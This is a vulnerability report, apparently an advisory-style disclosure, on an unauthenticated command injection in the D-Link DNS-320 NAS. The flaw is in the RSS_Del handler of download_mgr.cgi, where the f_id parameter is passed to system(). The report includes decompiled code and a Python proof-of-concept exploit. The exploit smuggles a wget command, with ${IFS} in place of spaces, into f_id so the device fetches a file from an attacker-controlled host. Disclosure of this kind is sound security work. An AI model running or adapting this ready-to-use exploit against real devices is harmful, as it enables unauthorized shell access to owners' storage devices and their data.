D-Link DNS-320 download_mgr.cgi RSS_Del function Unauthenticated Command Injection Vulnerability

```
Brand: D-Link
Model: DNS320
Firmware Version: 2.00
Official Website: https://www.dlink.com
Firmware Download URL: https://files.dlink.com.au/products/DNS-
320/REV_A/Firmware/Firmware_v2.00b06/DNS-320_A1_FW_v2.00b06.zip
```

Affected Component

```
The download_mgr.cgi binary's RSS_Del
```

Suggested description

```
D-Link DNS-320 download_mgr.cgi RSS_Del function Unauthenticated Command
Injection Vulnerability
```

Vulnerability Details

```
Python script command injection
→ GET http://<IP_ADDRESS>:80/cgi-bin/download_mgr.cgi
    {
        'f_id': '1;<malicious_command>;',
        'cmd': 'RSS_Del'
    }
    →cgiMain:(dispatcher entry point)
        →sub_E6C8: enter this function (if(cmd == 'RSS_Del'))
        →sub_E6C8: get parameters from the body by calling
cgiFormStringNoNewlines("f_id", s, 256)
        →sub_E6C8: concatenate the command without any checks,
sprintf(command, "rss_perform -k %s -d > /dev/null ", s);
        →sub_E6C8: system(command);
```

```
int cgiMain()
{
  char s[140]; // [sp+0h] [bp-8Ch] BYREF

  memset(s, 0, 0x80u);
  cgiFormStringNoNewlines("cmd", s, 128);
  if ( !strcmp(s, "RSS_Setting") )
  {
    sub_DCC4();
  }
  else if ( !strcmp(s, "RSS_Channel_List") )
  {
    sub_DD8C();
  }
  else if ( !strcmp(s, "RSS_Add") )
  {
    sub_E34C();
  }
  else if ( !strcmp(s, "RSS_Del") )
  {
    sub_E6C8();
```


```
size_t sub_E6C8()
{
  char command[512]; // [sp+0h] [bp-30Ch] BYREF
  char s[268]; // [sp+200h] [bp-10Ch] BYREF

  memset(s, 0, 0x100u);
  memset(command, 0, sizeof(command));
  cgiFormStringNoNewlines("f_id", s, 256);
  sprintf(command, "rss_perform -k %s -d > /dev/null ", s);
  system(command);
  fwrite("Pragma: no-cache\r\nCache-Control: no-cache\r\n", 1u, 0x2Bu, (FILE *)cgiOut);
  cgiHeaderContentType("text/xml");
  fwrite("<?xml version=\"1.0\" encoding=\"UTF-8\"?>", 1u, 0x26u, (FILE *)cgiOut);
  fwrite("<config>", 1u, 8u, (FILE *)cgiOut);
  fwrite("<result>1</result>", 1u, 0x12u, (FILE *)cgiOut);
  return fwrite("</config>", 1u, 9u, (FILE *)cgiOut);
}
```

Attack

By exploiting this vulnerability for command execution, running this script allows access to the device's underlying shell.

For example, the image below shows the execution of the wget command to achieve malicious file upload.



POC

```
import requests
```

```python
ROUTER_IP = "192.168.31.10"
MY_IP = "192.168.31.215"
MY_PORT = "8000"
FILE_NAME = "hack.txt"

def run_exploit():
    target_url = f"http://{ROUTER_IP}:80/cgi-bin/download_mgr.cgi"

    wget_cmd = f"wget${{IFS}}http://{MY_IP}:{MY_PORT}/{FILE_NAME}${{IFS}}-
O${{IFS}}/tmp/{FILE_NAME}"
    final_payload = f"1;{wget_cmd};"

    params = {
        'cmd': 'RSS_Del',
        'f_id': final_payload
    }

    try:
        requests.get(target_url, params=params, timeout=5)
        print("[+] Exploit sent successfully!")
    except Exception:
        print("[+] Exploit sent (check server logs)!")

if __name__ == "__main__":
    run_exploit()
```

Finder

```
ZuZheng Yang
```